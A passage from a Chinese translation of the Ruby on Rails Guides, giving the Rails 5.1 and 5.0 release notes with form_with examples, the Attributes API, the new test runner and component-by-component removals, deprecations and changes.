  <input type="text" name="post[title]">
</form>

```

使用模型，从中推知 URL 和作用域：

```

<%= form_with model: Post.new do |form| %>
  <%= form.text_field :title %>
<% end %>

<%# 生成的表单为 %>

<form action="/posts" method="post" data-remote="true">
  <input type="text" name="post[title]">
</form>

```

现有模型的更新表单填有字段的值：

```

<%= form_with model: Post.first do |form| %>
  <%= form.text_field :title %>
<% end %>

<%# 生成的表单为 %>

<form action="/posts/1" method="post" data-remote="true">
  <input type="hidden" name="_method" value="patch">
  <input type="text" name="post[title]" value=<the title of the post>>
</form>

```

40.3 不兼容的功能

下述变动需要立即采取行动。

40.3.1 使用多个连接的事务型测试

事务型测试现在把所有 Active Record 连接包装在数据库事务中。

如果测试派生额外的线程，而且线程获得了数据库连接，这些连接现在使用特殊的方式处理。

这些线程将共享一个连接，放在事务中。这样能确保所有线程看到的数据库状态是一样的，忽略最外层的事务。以前，额外的连接无法查看固件记录。

线程进入嵌套的事务时，为了维护隔离性，它会临时获得连接的专用权。

如果你的测试目前要在派生的线程中获得不在事务中的单独连接，需要直接管理连接。

如果测试派生线程，而线程与显式数据库事务交互，这一变化可能导致死锁。

若想避免这个新行为的影响，简单的方法是在受影响的测试用例上禁用事务型测试。

40.4 Railties

变化详情参见 [Changelog](#)。

40.4.1 删除

- 删除弃用的 `config.static_cache_control`。 ([提交](#))
- 删除弃用的 `config.serve_static_files`。 ([提交](#))
- 删除弃用的 `rails/rack/debugger`。 ([提交](#))
- 删除弃用的任务：`rails:update`, `rails:template`, `rails:template:copy`, `rails:update:configs` 和 `rails:update:bin`。 ([提交](#))
- 删除 `routes` 任务弃用的 `CONTROLLER` 环境变量。 ([提交](#))
- 删除 `rails new` 命令的 `-j (--javascript)` 选项。 ([拉取请求](#))

40.4.2 重要变化

- 在 `config/secrets.yml` 中添加一部分，供所有环境使用。 ([提交](#))
- `config/secrets.yml` 文件中的所有键现在都通过符号加载。 ([拉取请求](#))
- 从默认栈中删除 jquery-rails。Action View 提供的 rails-ujs 现在是默认的 UJS 适配器。 ([拉取请求](#))
- 为新应用添加 Yarn 支持，创建 `yarn binstub` 和 `package.json`。 ([拉取请求](#))
- 通过 `--webpack` 选项为新应用添加 Webpack 支持，相关功能由 `rails/webpacker` gem 提供。 ([拉取请求](#))
- 生成新应用时，如果没提供 `--skip-git` 选项，初始化 Git 仓库。 ([拉取请求](#))
- 在 `config/secrets.yml.enc` 文件中保存加密的机密信息。 ([拉取请求](#))
- 在 `rails initializers` 中显示 railtie 类名。 ([拉取请求](#))

40.5 Action Cable

变化详情参见 [Changelog](#)。

40.5.1 重要变化

- 允许在 `cable.yml` 中为 Redis 和事件型 Redis 适配器提供 `channel_prefix`，以防多个应用使用同一个 Redis 服务器时名称有冲突。 ([拉取请求](#))
- 添加 `ActiveSupport::Notifications` 钩子，用于广播数据。 ([拉取请求](#))

40.6 Action Pack

变化详情参见 [Changelog](#)。

40.6.1 删除

- ActionDispatch::IntegrationTest 和 ActionController::TestCase 类的 #process、#get、#post、#patch、#put、#delete 和 #head 等方法不再允许使用非关键字参数。 ([提交](#), [提交](#))
- 删除弃用的 ActionDispatch::Callbacks.to_prepare 和 ActionDispatch::Callbacks.to_cleanup。 ([提交](#))
- 删除弃用的与控制器过滤器有关的方法。 ([提交](#))

40.6.2 弃用

- 弃用 config.action_controller.raise_on_unfiltered_parameters。在 Rails 5.1 中没有任何效果。 ([提交](#))

40.6.3 重要变化

- 为路由 DSL 增加 direct 和 resolve 方法。 ([拉取请求](#))
- 新增 ActionDispatch::SystemTestCase 类，用于编写应用的系统测试。 ([拉取请求](#))

40.7 Action View

变化详情参见 [Changelog](#)。

40.7.1 删除

- 删除 ActionView::Template::Error 中弃用的 #original_exception 方法。 ([提交](#))
- 删除 strip_tags 方法不恰当的 encode_special_chars 选项。 ([拉取请求](#))

40.7.2 弃用

- 弃用 ERB 处理程序 Erubis，换成 Erubi。 ([拉取请求](#))

40.7.3 重要变化

- 原始模板处理程序（Rails 5 默认的模板处理程序）现在输出对 HTML 安全的字符串。 ([提交](#))
- 修改 datetime_field 和 datetime_field_tag，让它们生成 datetime-local 字段。 ([拉取请求](#))
- 新增 Builder 风格的 HTML 标签句法（tag.div、tag.br，等等）。 ([拉取请求](#))
- 添加 form_with，统一 form_tag 和 form_for。 ([拉取请求](#))
- 为 current_page? 方法添加 check_parameters 选项。 ([拉取请求](#))

40.8 Action Mailer

变化详情参见 [Changelog](#)。

40.8.1 重要变化

- 有附件而且在行间设定正文时，允许自定义内容类型。 ([拉取请求](#))
- 允许把 lambda 传给 `default` 方法。 ([提交](#))
- 支持参数化邮件程序，在动作之间共享前置过滤器和默认值。 ([提交](#))
- 把传给邮件程序动作的参数传给 `process.action_mailer` 时间，放在 `args` 键名下。 ([拉取请求](#))

40.9 Active Record

变化详情参见 [Changelog](#)。

40.9.1 删除

- 不再允许同时为 `ActiveRecord::QueryMethods#select` 传入参数和块。 ([提交](#))
- 删除弃用的 i18n 作用域 `activerecord.errors.messages.restrict_dependent_destroy.one` 和 `activerecord.errors.messages.restrict_dependent_destroy.many`。 ([提交](#))
- 删除单个和集合关系读值方法中弃用的 `force_reload` 参数。 ([提交](#))
- 不再支持把一列传给 `#quote`。 ([提交](#))
- 删除 `#tables` 方法弃用的 `name` 参数。 ([提交](#))
- `#tables` 和 `#table_exists?` 不再返回表和视图，而只返回表。 ([提交](#))
- 删除 `ActiveRecord::StatementInvalid#initialize` 和 `ActiveRecord::StatementInvalid#original_exception` 弃用的 `original_exception` 参数。 ([提交](#))
- 不再支持在查询中使用类。 ([提交](#))
- 不再支持在 `LIMIT` 子句中使用逗号。 ([提交](#))
- 删除 `#destroy_all` 弃用的 `conditions` 参数。 ([提交](#))
- 删除 `#delete_all` 弃用的 `conditions` 参数。 ([提交](#))
- 删除弃用的 `#load_schema_for` 方法，换成 `#load_schema`。 ([提交](#))
- 删除弃用的 `#raise_in_transactional_callbacks` 配置。 ([提交](#))
- 删除弃用的 `#use_transactional_fixtures` 配置。 ([提交](#))

40.9.2 弃用

- 弃用 `error_on_ignored_order_or_limit` 旗标，改用 `error_on_ignored_order`。 ([提交](#))
- 弃用 `sanitize_conditions`，改用 `sanitize_sql`。 ([拉取请求](#))
- 弃用连接适配器的 `supports_migrations?` 方法。 ([拉取请求](#))
- 弃用 `Migrator.schema_migrations_table_name`，改用 `SchemaMigration.table_name`。 ([拉取请求](#))
- 加引号和做类型转换时不再调用 `#quoted_id`。 ([拉取请求](#))
- `#index_name_exists?` 方法不再接受 `default` 参数。 ([拉取请求](#))

40.9.3 重要变化

- 主键的默认类型改为 BIGINT。 ([拉取请求](#))
- 支持 MySQL 5.7.5+ 和 MariaDB 5.2.0+ 的虚拟（生成的）列。 ([提交](#))
- 支持在批量处理时限制记录数量。 ([提交](#))
- 事务型测试现在把所有 Active Record 连接包装在数据库事务中。 ([拉取请求](#))
- 默认跳过 `mysqldump` 命令输出的注释。 ([拉取请求](#))
- 把块传给 `ActiveRecord::Relation#count` 时，使用 Ruby 的 `Enumerable#count` 计算记录数量，而不是悄无声息地忽略块。 ([拉取请求](#))
- 把 "`-v ON_ERROR_STOP=1`" 旗标传给 `psql` 命令，不静默 SQL 错误。 ([拉取请求](#))
- 添加 `ActiveRecord::Base.connection_pool.stat`。 ([拉取请求](#))
- 如果直接继承 `ActiveRecord::Migration`，抛出错误。应该指定迁移针对的 Rails 版本。 ([提交](#))
- 通过 `through` 建立的关联，如果反射名称有歧义，抛出错误。 ([提交](#))

40.10 Active Model

变化详情参见 [Changelog](#)。

40.10.1 删 除

- 删除 `ActiveModel::Errors` 中弃用的方法。 ([提交](#))
- 删除长度验证的 `:tokenizer` 选项。 ([提交](#))
- 回调返回 `false` 时不再终止回调链。 ([提交](#))

40.10.2 重要变化

- 赋值给模型属性的字符串现在能正确冻结了。 ([拉取请求](#))

40.11 Active Job

变化详情参见 [Changelog](#)。

40.11.1 删 除

- 不再支持把适配器类传给 `.queue_adapter`。 ([提交](#))
- 删除 `ActiveJob::DeserializationError` 中弃用的 `#original_exception`。 ([提交](#))

40.11.2 重要变化

- 增加通过 `ActiveJob::Base.retry_on` 和 `ActiveJob::Base.discard_on` 实现的声明式异常处理。 ([拉取请求](#))
- 把作业实例传入块，这样在尝试失败后可以访问 `job.arguments` 等信息。 ([提交](#))

40.12 Active Support

变化详情参见 [Changelog](#)。

40.12.1 删除

- 删除 `ActiveSupport::Concurrency::Latch` 类。 ([提交](#))
- 删除 `halt_callback_chains_on_return_false`。 ([提交](#))
- 回调返回 `false` 时不再终止回调链。 ([提交](#))

40.12.2 弃用

- 温和弃用顶层 `HashWithIndifferentAccess` 类，换成 `ActiveSupport::HashWithIndifferentAccess`。
([拉取请求](#))
- `set_callback` 和 `skip_callback` 的 `:if` 和 `:unless` 条件选项不再接受字符串。 ([提交](#))

40.12.3 重要变化

- 修正 DST 发生变化时的时段解析和变迁。 ([提交](#), [拉取请求](#))
- Unicode 更新到 9.0.0 版。 ([拉取请求](#))
- 为 `#ago` 添加别名 `Duration#before`, 为 `#since` 添加别名 `#after`。 ([拉取请求](#))
- 添加 `Module#delegate_missing_to`, 把当前对象未定义的方法委托给一个代理对象。 ([拉取请求](#))
- 添加 `Date#all_day`, 返回一个范围, 表示当前日期和时间上的一整天。 ([拉取请求](#))
- 为测试引入 `assert_changes` 和 `assert_no_changes`。 ([拉取请求](#))
- 现在嵌套调用 `travel` 和 `travel_to` 抛出异常。 ([拉取请求](#))
- 更新 `DateTime#change`, 支持微秒和纳秒。 ([拉取请求](#))

40.13 荣誉榜

得益于[众多贡献者](#)，Rails 才能变得这么稳定和强健。向他们致敬！

第 41 章 Ruby on Rails 5.0 发布记

Rails 5.0 的重要变化：

- Action Cable
- Rails API
- Active Record Attributes API
- 测试运行程序
- rails CLI 全面取代 Rake
- Sprockets 3
- Turbolinks 5
- 要求 Ruby 2.2.2+

本文只涵盖重要变化。若想了解缺陷修正和小变化，请查看更新日志或 GitHub 中 Rails 主仓库的[提交历史](#)。

41.1 升级到 Rails 5.0

如果升级现有应用，在继续之前，最好确保有足够的测试覆盖度。如果尚未升级到 Rails 4.2，应该先升级到 4.2 版，确保应用能正常运行之后，再尝试升级到 Rails 5.0。升级时的注意事项参见 [39.3 节](#)。

41.2 主要功能

41.2.1 Action Cable

Action Cable 是 Rails 5 新增的框架，其作用是把 [WebSockets](#) 无缝集成到 Rails 应用中。

有了 Action Cable，你就可以使用与 Rails 应用其他部分一样的风格和形式使用 Ruby 编写实时功能，而且兼顾性能和可伸缩性。这是一个全栈框架，既提供了客户端 JavaScript 框架，也提供了服务器端 Ruby 框架。你对使用 Active Record 或其他 ORM 编写的领域模型有完全的访问能力。

详情参见[第 30 章](#)。

41.2.2 API 应用

Rails 现在可用于创建专门的 API 应用了。如此以来，我们便可以创建类似 Twitter 和 GitHub 那样的 API，提供给公众使用，或者只供自己使用。

Rails API 应用通过下述命令生成：

```
$ rails new my_api --api
```

上述命令主要做三件事：

- 配置应用，使用有限的中间件（比常规应用少）。具体而言，不含默认主要针对浏览器应用的中间件（如提供 cookie 支持的中间件）。
- 让 `ApplicationController` 继承 `ActionController::API`，而不继承 `ActionController::Base`。与中间件一样，这样做是为了去除主要针对浏览器应用的 Action Controller 模块。
- 配置生成器，生成资源时不生成视图、辅助方法和静态资源。

生成的应用提供了基本的 API，你可以根据应用的需要配置，[加入所需的功能](#)。

详情参见[第 29 章](#)。

41.2.3 Active Record Attributes API

为模型定义指定类型的属性。如果需要，会覆盖属性的当前类型。通过这一 API 可以控制属性的类型在模型和 SQL 之间的转换。此外，还可以改变传给 `ActiveRecord::Base.where` 的值的行为，以便让领域对象可以在 Active Record 的大多数地方使用，而不用依赖实现细节或使用猴子补丁。

通过这一 API 可以实现：

- 覆盖 Active Record 检测到的类型。
- 提供默认类型。
- 属性不一定对应于数据库列。

```
# db/schema.rb
create_table :store_listings, force: true do |t|
  t.decimal :price_in_cents
  t.string :my_string, default: "original default"
end

# app/models/store_listing.rb
class StoreListing < ActiveRecord::Base
end

store_listing = StoreListing.new(price_in_cents: '10.1')

# 以前
store_listing.price_in_cents # => BigDecimal.new(10.1)
StoreListing.new.my_string # => "original default"

class StoreListing < ActiveRecord::Base
  attribute :price_in_cents, :integer # custom type
```

```

attribute :my_string, :string, default: "new default" # default value
attribute :my_default_proc, :datetime, default: -> { Time.now } # default value
attribute :field_without_db_column, :integer, array: true
end

# 现在
store_listing.price_in_cents # => 10
StoreListing.new.my_string # => "new default"
StoreListing.new.my_default_proc # => 2015-05-30 11:04:48 -0600
model = StoreListing.new(field_without_db_column: ["1", "2", "3"])
model.attributes # => {field_without_db_column: [1, 2, 3]}

```

创建自定义类型

你可以自定义类型，只要它们能响应值类型定义的方法。`deserialize` 或 `cast` 会在自定义类型的对象上调用，传入从数据库或控制器获取的原始值。通过这一特性可以自定义转换方式，例如处理货币数据。

查询

`ActiveRecord::Base.where` 会使用模型类定义的类型把值转换成 SQL，方法是在自定义类型对象上调用 `serialize`。

这样，做 SQL 查询时可以指定如何转换值。

Dirty Tracking

通过属性的类型可以改变 Dirty Tracking 的执行方式。

详情参见 [文档](#)。

41.2.4 测试运行程序

为了增强 Rails 运行测试的能力，这一版引入了新的测试运行程序。若想使用这个测试运行程序，输入 `bin/rails test` 即可。

这个测试运行程序受 `RSpec`、`minitest-reporters` 和 `maxitest` 等启发，包含下述主要优势：

- 通过测试的行号运行单个测试。
- 指定多个行号，运行多个测试。
- 改进失败消息，也便于重新运行失败的测试。
- 指定 `-f` 选项，尽早失败，一旦发现失败就停止测试，而不是等到整个测试组件运行完毕。
- 指定 `-d` 选项，等到测试全部运行完毕再显示输出。
- 指定 `-b` 选项，输出完整的异常回溯信息。
- 与 `Minitest` 集成，允许指定 `-s` 选项测试种子数据，指定 `-n` 选项运行指定名称的测试，指定 `-v` 选项输出更详细的信息，等等。
- 以不同颜色显示测试输出。

41.3 Railties

变化详情参见 [Changelog](#)。

41.3.1 删除

- 删除对 `debugger` 的支持，换用 `byebug`。因为 Ruby 2.2 不支持 `debugger`。 ([提交](#))
- 删除弃用的 `test:all` 和 `test:all:db` 任务。 ([提交](#))
- 删除弃用的 `Rails::Rack::LogTailer`。 ([提交](#))
- 删除弃用的 `RAILS_CACHE` 常量。 ([提交](#))
- 删除弃用的 `serve_static_assets` 配置。 ([提交](#))
- 删除 `doc:app`、`doc:rails` 和 `doc:gudies` 三个文档任务。 ([提交](#))
- 从默认栈中删除 `Rack::ContentLength` 中间件。 ([提交](#))

41.3.2 弃用

- 弃用 `config.static_cache_control`，换成 `config.public_file_server.headers`。 ([拉取请求](#))
- 弃用 `config.serve_static_files`，换成 `config.public_file_server.enabled`。 ([拉取请求](#))
- 弃用 `rails` 命名空间下的任务，换成 `app` 命名空间（例如，`rails:update` 和 `rails:template` 任务变成了 `app:update` 和 `app:template`）。 ([拉取请求](#))

41.3.3 重要变化

- 添加 Rails 测试运行程序 `bin/rails test`。 ([拉取请求](#))
- 新生成的应用和插件的自述文件使用 Markdown 格式。 ([提交](#), [拉取请求](#))
- 添加 `bin/rails restart` 任务，通过 `touch tmp/restart.txt` 文件重启 Rails 应用。 ([拉取请求](#))
- 添加 `bin/rails initializers` 任务，按照 Rails 调用的顺序输出所有初始化脚本。 ([拉取请求](#))
- 添加 `bin/rails dev:cache` 任务，在开发环境启用或禁用缓存。 ([拉取请求](#))
- 添加 `bin/update` 脚本，自动更新开发环境。 ([拉取请求](#))
- 通过 `bin/rails` 代理 Rake 任务。 ([拉取请求](#), [拉取请求](#))
- 新生成的应用在 Linux 和 macOS 中启用文件系统事件监控。把 `--skip-listen` 传给生成器可以禁用这一功能。 ([提交](#), [提交](#))
- 使用环境变量 `RAILS_LOG_TO STDOUT` 把生产环境的日志输出到 STDOUT。 ([拉取请求](#))
- 新应用通过 `IncludeSudomains` 首部启用 HSTS。 ([拉取请求](#))
- 应用生成器创建一个名为 `config/spring.rb` 的新文件，告诉 Spring 监视其他常见的文件。 ([提交](#))
- 添加 `--skip-action-mailer`，生成新应用时不生成 Action Mailer。 ([拉取请求](#))
- 删除 `tmp/sessions` 目录，以及与之对应的 Rake 清理任务。 ([拉取请求](#))
- 让脚手架生成的 `_form.html.erb` 使用局部变量。 ([拉取请求](#))
- 禁止在生产环境自动加载类。 ([提交](#))

41.4 Action Pack

变化详情参见 [Changelog](#)。

41.4.1 删除

- 删除 `ActionDispatch::Request::Utils.deep_munge`。 ([提交](#))
- 删除 `ActionController::HideActions`。 ([拉取请求](#))
- 删除占位方法 `respond_to` 和 `respond_with`, 提取为 `responders` gem。 ([提交](#))
- 删除弃用的断言文件。 ([提交](#))
- 不再允许在 URL 辅助方法中使用字符串键。 ([提交](#))
- 删除弃用的 `*_path` 辅助方法的 `only_path` 选项。 ([提交](#))
- 删除弃用的 `NamedRouteCollection#helpers`。 ([提交](#))
- 不再允许使用不带 # 的 `:to` 选项定义路由。 ([提交](#))
- 删除弃用的 `ActionDispatch::Response#to_ary`。 ([提交](#))
- 删除弃用的 `ActionDispatch::Request#deep_munge`。 ([提交](#))
- 删除弃用的 `ActionDispatch::Http::Parameters#symbolized_path_parameters`。 ([提交](#))
- 不再允许在控制器测试中使用 `use_route` 选项。 ([提交](#))
- 删除 `assigns` 和 `assert_template`, 提取为 `rails-controller-testing` gem 中。 ([拉取请求](#))

41.4.2 弃用

- 弃用所有 `*_filter` 回调, 换成 `*_action`。 ([拉取请求](#))
- 弃用 `*_via_redirect` 集成测试方法。请在请求后手动调用 `follow_redirect!`, 效果一样。 ([拉取请求](#))
- 弃用 `AbstractController#skip_action_callback`, 换成单独的 `skip_callback` 方法。 ([拉取请求](#))
- 弃用 `render` 方法的 `:nothing` 选项。 ([拉取请求](#))
- 以前, `head` 方法的第一个参数是一个散列, 而且可以设定默认的状态码; 现在弃用了。 ([拉取请求](#))
- 弃用通过字符串或符号指定中间件类名。直接使用类名。 ([提交](#))
- 弃用通过常量访问 MIME 类型 (如 `Mime::HTML`)。换成通过下标和符号访问 (如 `Mime[:html]`)。 ([拉取请求](#))
- 弃用 `redirect_to :back`, 换成 `redirect_back`。后者必须指定 `fallback_location` 参数, 从而避免出现 `RedirectBackError` 异常。 ([拉取请求](#))
- `ActionDispatch::IntegrationTest` 和 `ActionController::TestCase` 弃用位置参数, 换成关键字参数。 ([拉取请求](#))
- 弃用 `:controller` 和 `:action` 路径参数。 ([拉取请求](#))
- 弃用控制器实例的 `env` 方法。 ([提交](#))
- 启用了 `ActionDispatch::ParamsParser`, 而且从中间件栈中删除了。若想配置参数解析程序, 使用 `ActionDispatch::Request.parameter_parsers=`。 ([提交](#), [提交](#))

41.4.3 重要变化

- 添加 `ActionController::Renderers`, 在控制器动作之外渲染任意模板。 ([拉取请求](#))
- 把 `ActionController::TestCase` 和 `ActionDispatch::Integration` 的 HTTP 请求方法的参数换成关键字参数。 ([拉取请求](#))

- 为 Action Controller 添加 `http_cache_forever`, 缓存响应, 永不过期。 ([拉取请求](#))
- 为获取请求设备提供更友好的方式。 ([拉取请求](#))
- 对没有模板的动作来说, 渲染 `head :no_content`, 而不是抛出异常。 ([拉取请求](#))
- 支持覆盖控制器默认的表单构建程序。 ([拉取请求](#))
- 添加对只提供 API 的应用的支持。添加 `ActionController::API`, 在这类应用中取代 `ActionController::Base`。 ([拉取请求](#))
- `ActionController::Parameters` 不再继承自 `HashWithIndifferentAccess`。 ([拉取请求](#))
- 减少 `config.force_ssl` 和 `config.ssl_options` 的危险性, 更便于禁用。 ([拉取请求](#))
- 允许 `ActionDispatch::Static` 返回任意首部。 ([拉取请求](#))
- 把 `protect_from_forgery` 提供的保护措施默认设为 `false`。 ([提交](#))
- `ActionController::TestCase` 将在 Rails 5.1 中移除, 制成单独的 gem。换用 `ActionDispatch::IntegrationTest`。 ([提交](#))
- Rails 默认生成弱 ETag。 ([拉取请求](#))
- 如果控制器动作没有显式调用 `render`, 而且没有对应的模板, 隐式渲染 `head :no_content`, 不再抛出异常。 ([拉取请求](#), [拉取请求](#))
- 添加一个选项, 为每个表单指定单独的 CSRF 令牌。 ([拉取请求](#))
- 为集成测试添加请求编码和响应解析功能。 ([拉取请求](#))
- 添加 `ActionController#helpers`, 在控制器层访问视图上下文。 ([拉取请求](#))
- 不用的闪现消息在存入会话之前删除。 ([拉取请求](#))
- 让 `fresh_when` 和 `stale?` 支持解析记录集合。 ([拉取请求](#))
- `ActionController::Live` 变成一个 `ActiveSupport::Concern`。这意味着, 不能直接将其引入其他模块, 而不使用 `ActiveSupport::Concern` 扩展, 否则, `ActionController::Live` 在生产环境无效。有些人还可能会使用其他模块引入处理 `Warden/Devise` 身份验证失败的特殊代码, 因为中间件无法捕获派生的线程抛出的 `:warden` 异常——使用 `ActionController::Live` 时就是如此。 ([详情](#))
- 引入 `Response#strong_etag=` 和 `#weak_etag=`, 以及 `fresh_when` 和 `stale?` 的相应选项。 ([拉取请求](#))

41.5 Action View

变化详情参见 [Changelog](#)。

41.5.1 删除

- 删除弃用的 `AbstractController::Base::parent_prefixes`。 ([提交](#))
- 删除 `ActionView::Helpers::RecordTagHelper`, 提取为 `record_tag_helper` gem。 ([拉取请求](#))
- 删除 `translate` 辅助方法的 `:rescue_format` 选项, 因为 I18n 不再支持。 ([拉取请求](#))

41.5.2 重要变化

- 把默认的模板处理器由 ERB 改为 Raw。 ([提交](#))
- 对集合的渲染可以缓存, 而且可以一次获取多个局部视图。 ([拉取请求](#), [提交](#))
- 为显式依赖增加通配符匹配。 ([拉取请求](#))

- 把 `disable_with` 设为 `submit` 标签的默认行为。提交后禁用按钮能避免多次提交。 ([拉取请求](#))
- 局部模板的名称不再必须是有效的 Ruby 标识符。 ([提交](#))
- `datetime_tag` 辅助方法现在生成类型为 `datetime-local` 的 `input` 标签。 ([拉取请求](#))

41.6 Action Mailer

变化详情参见 [Changelog](#)。

41.6.1 删除

- 删除邮件视图中弃用的 `*_path` 辅助方法。 ([提交](#))
- 删除弃用的 `deliver` 和 `deliver!` 方法。 ([提交](#))

41.6.2 重要变化

- 查找模板时会考虑默认的本地化设置和 I18n 后备机制。 ([提交](#))
- 为生成器创建的邮件程序添加 `_mailer` 后缀，让命名约定与控制器和作业相同。 ([拉取请求](#))
- 添加 `assert_enqueued_emails` 和 `assert_no_enqueued_emails`。 ([拉取请求](#))
- 添加 `config.action_mailer.deliver_later_queue_name` 选项，配置邮件程序队列的名称。 ([拉取请求](#))
- 支持片段缓存 Action Mailer 视图。新增 `config.action_mailer.perform_caching` 选项，设定是否缓存邮件模板。 ([拉取请求](#))

41.7 Active Record

变化详情参见 [Changelog](#)。

41.7.1 删除

- 不再允许使用嵌套数组作为查询值。 ([拉取请求](#))
- 删除弃用的 `ActiveRecord::Tasks::DatabaseTasks#load_schema`, 替换为 `ActiveRecord::Tasks::DatabaseTasks#load_schema_for`。 ([提交](#))
- 删除弃用的 `serialized_attributes`。 ([提交](#))
- 删除 `has_many :through` 弃用的自动计数器缓存。 ([提交](#))
- 删除弃用的 `sanitize_sql_hash_for_conditions`。 ([提交](#))
- 删除弃用的 `Reflection#source_macro`。 ([提交](#))
- 删除弃用的 `symbolized_base_class` 和 `symbolized_sti_name`。 ([提交](#))
- 删除弃用的 `ActiveRecord::Base.disable_implicit_join_references=`。 ([提交](#))
- 不再允许使用字符串存取方法访问连接规范。 ([提交](#))
- 不再预加载依赖实例的关联。 ([提交](#))
- PostgreSQL 值域不再排除下限。 ([提交](#))
- 删除通过缓存的 Arel 修改关系时的弃用消息。现在抛出 `ImmutableRelation` 异常。 ([提交](#))

- 从核心中删除 `ActiveRecord::Serialization::XmlSerializer`, 提取到 `activemodel-serializers-xml` gem 中。 ([拉取请求](#))
- 核心不再支持旧的 `mysql` 数据库适配器。多数用户应该使用 `mysql2`。找到维护人员后, 会把对 `mysql` 的支持制成单独的 gem。 ([拉取请求](#), [拉取请求](#))
- 不再支持 `protected_attributes` gem。 ([提交](#))
- 不再支持低于 9.1 版的 PostgreSQL。 ([拉取请求](#))
- 不再支持 `activerecord-deprecated_finders` gem。 ([提交](#))
- 删除 `ActiveRecord::ConnectionAdapters::Column::TRUE_VALUES` 常量。 ([提交](#))

41.7.2 弃用

- 弃用在查询中把类作为值传递。应该传递字符串。 ([拉取请求](#))
- 弃用通过返回 `false` 停止 Active Record 回调链。建议的方式是 `throw(:abort)`。 ([拉取请求](#))
- 弃用 `ActiveRecord::Base.errors_in_transactional_callbacks=`。 ([提交](#))
- 弃用 `Relation#uniq`, 换用 `Relation#distinct`。 ([提交](#))
- 弃用 PostgreSQL 的 `:point` 类型, 换成返回 `Point` 对象, 而不是数组。 ([拉取请求](#))
- 弃用通过为关联方法传入一个真值参数强制重新加载关联。 ([拉取请求](#))
- 弃用关联的错误键 `restrict_dependent_destroy`, 换成更好的键名。 ([拉取请求](#))
- `#tables` 的同步行为。 ([拉取请求](#))
- 弃用 `SchemaCache#tables`、`SchemaCache#table_exists?` 和 `SchemaCache#clear_table_cache!`, 换成相应数据源方法。 ([拉取请求](#))
- 弃用 SQLite3 和 MySQL 适配器的 `connection.tables`。 ([拉取请求](#))
- 弃用把参数传给 `#tables:` 在某些适配器中 (`mysql2`、`sqlite3`) , 它返回表和视图, 而其他适配器 (`postgresql`) 只返回表。为了保持行为一致, 未来 `#tables` 只返回表。 ([拉取请求](#))
- 弃用 `table_exists?` 方法: 它既检查表, 也检查视图。为了与 `#tables` 的行为一致, 未来 `#table_exists?` 只检查表。 ([拉取请求](#))
- 弃用 `find_nth` 方法的 `offset` 参数。请在关系上使用 `offset` 方法。 ([拉取请求](#))
- 弃用 `DatabaseStatements` 中的 `{insert|update|delete}_sql`。换用公开方法 `{insert|update|delete}`。 ([拉取请求](#))
- 弃用 `use_transactional_fixtures`, 换成更明确的 `use_transactional_tests`。 ([拉取请求](#))
- 弃用把一列传给 `ActiveRecord::Connection#quote`。 ([提交](#))
- 为 `find_in_batches` 方法添加与 `start` 参数对应的 `end` 参数, 指定在哪里停止批量处理。 ([拉取请求](#))

41.7.3 重要变化

- 创建表时为 `references` 添加 `foreign_key` 选项。 ([提交](#))
- 新的 Attributes API。 ([提交](#))
- 为 `enum` 添加 `:_prefix/:_suffix` 选项。 ([拉取请求](#), [拉取请求](#))
- 为 `ActiveRecord::Relation` 添加 `#cache_key` 方法。 ([拉取请求](#))
- 把 `timestamps` 默认的 `null` 值改为 `false`。 ([提交](#))

- 添加 `ActiveRecord::SecureToken`, 在模型中使用 `SecureRandom` 为属性生成唯一令牌。 ([拉取请求](#))
- 为 `drop_table` 添加 `:if_exists` 选项。 ([拉取请求](#))
- 添加 `ActiveRecord::Base#accessed_fields`, 在模型中只从数据库中选择数据时快速查看读取哪些字段。 ([提交](#))
- 为 `ActiveRecord::Relation` 添加 `#or` 方法, 允许在 `WHERE` 或 `HAVING` 子句中使用 `OR` 运算符。 ([提交](#))
- 添加 `ActiveRecord::Base.suppress`, 禁止在指定的块执行时保存接收者。 ([拉取请求](#))
- 如果关联的对象不存在, `belongs_to` 现在默认触发验证错误。在具体的关联中可以通过 `optional: true` 选项禁止这一行为。因为添加了 `optional` 选项, 所以弃用了 `required` 选项。 ([拉取请求](#))
- 添加 `config.active_record.dump_schemas` 选项, 用于配置 `db:structure:dump` 的行为。 ([拉取请求](#))
- 添加 `config.active_record.warn_on_records_fetched_greater_than` 选项。 ([拉取请求](#))
- 为 MySQL 添加原生支持的 JSON 数据类型。 ([拉取请求](#))
- 支持在 PostgreSQL 中并发删除索引。 ([拉取请求](#))
- 为连接适配器添加 `#views` 和 `#view_exists?` 方法。 ([拉取请求](#))
- 添加 `ActiveRecord::Base.ignored_columns`, 让一些列对 Active Record 不可见。 ([拉取请求](#))
- 添加 `connection.data_sources` 和 `connection.data_source_exists?`。这两个方法判断什么关系可以用于支持 Active Record 模型 (通常是表和视图)。 ([拉取请求](#))
- 允许在 YAML 固件文件中设定模型类。 ([拉取请求](#))
- 生成数据库迁移时允许把 `uuid` 用作主键。 ([拉取请求](#))
- 添加 `ActiveRecord::Relation#left_joins` 和 `ActiveRecord::Relation#left_outer_joins`。 ([拉取请求](#))
- 添加 `after_{create,update,delete}_commit` 回调。 ([拉取请求](#))
- 为迁移类添加版本, 这样便可以修改参数的默认值, 而不破坏现有的迁移, 或者通过弃用循环强制重写。 ([拉取请求](#))
- 现在, `ApplicationRecord` 是应用中所有模型的超类, 这与控制器一样, 控制器是 `ApplicationController` 的子类, 而不是 `ActionController::Base`。因此, 应用可以在一处全局配置模型的行为。 ([拉取请求](#))
- 添加 `#second_to_last` 和 `#third_to_last` 方法。 ([拉取请求](#))
- 允许通过存储在 PostgreSQL 和 MySQL 数据库元数据中的注释注解数据库对象。 ([拉取请求](#))
- 为 `mysql2` 适配器 (0.4.4+) 添加预处理语句支持。以前只支持弃用的 `mysql` 适配器。若想启用, 在 `config/database.yml` 中设定 `prepared_statements: true`。 ([拉取请求](#))
- 允许在关系对象上调用 `ActionRecord::Relation#update`, 在关系涉及的所有对象上运行回调。 ([拉取请求](#))
- 为 `save` 方法添加 `:touch` 选项, 允许保存记录时不更新时间戳。 ([拉取请求](#))
- 为 PostgreSQL 添加表达式索引和运算符类支持。 ([提交](#))
- 添加 `:index_errors` 选项, 为嵌套属性的错误添加索引。 ([拉取请求](#))
- 添加对双向销毁依赖的支持。 ([拉取请求](#))
- 支持在事务型测试中使用 `after_commit` 回调。 ([拉取请求](#))
- 添加 `foreign_key_exists?` 方法, 检查表中是否有外键。 ([拉取请求](#))
- 为 `touch` 方法添加 `:time` 选项, 使用当前时间之外的时间更新记录的时间戳。 ([拉取请求](#))

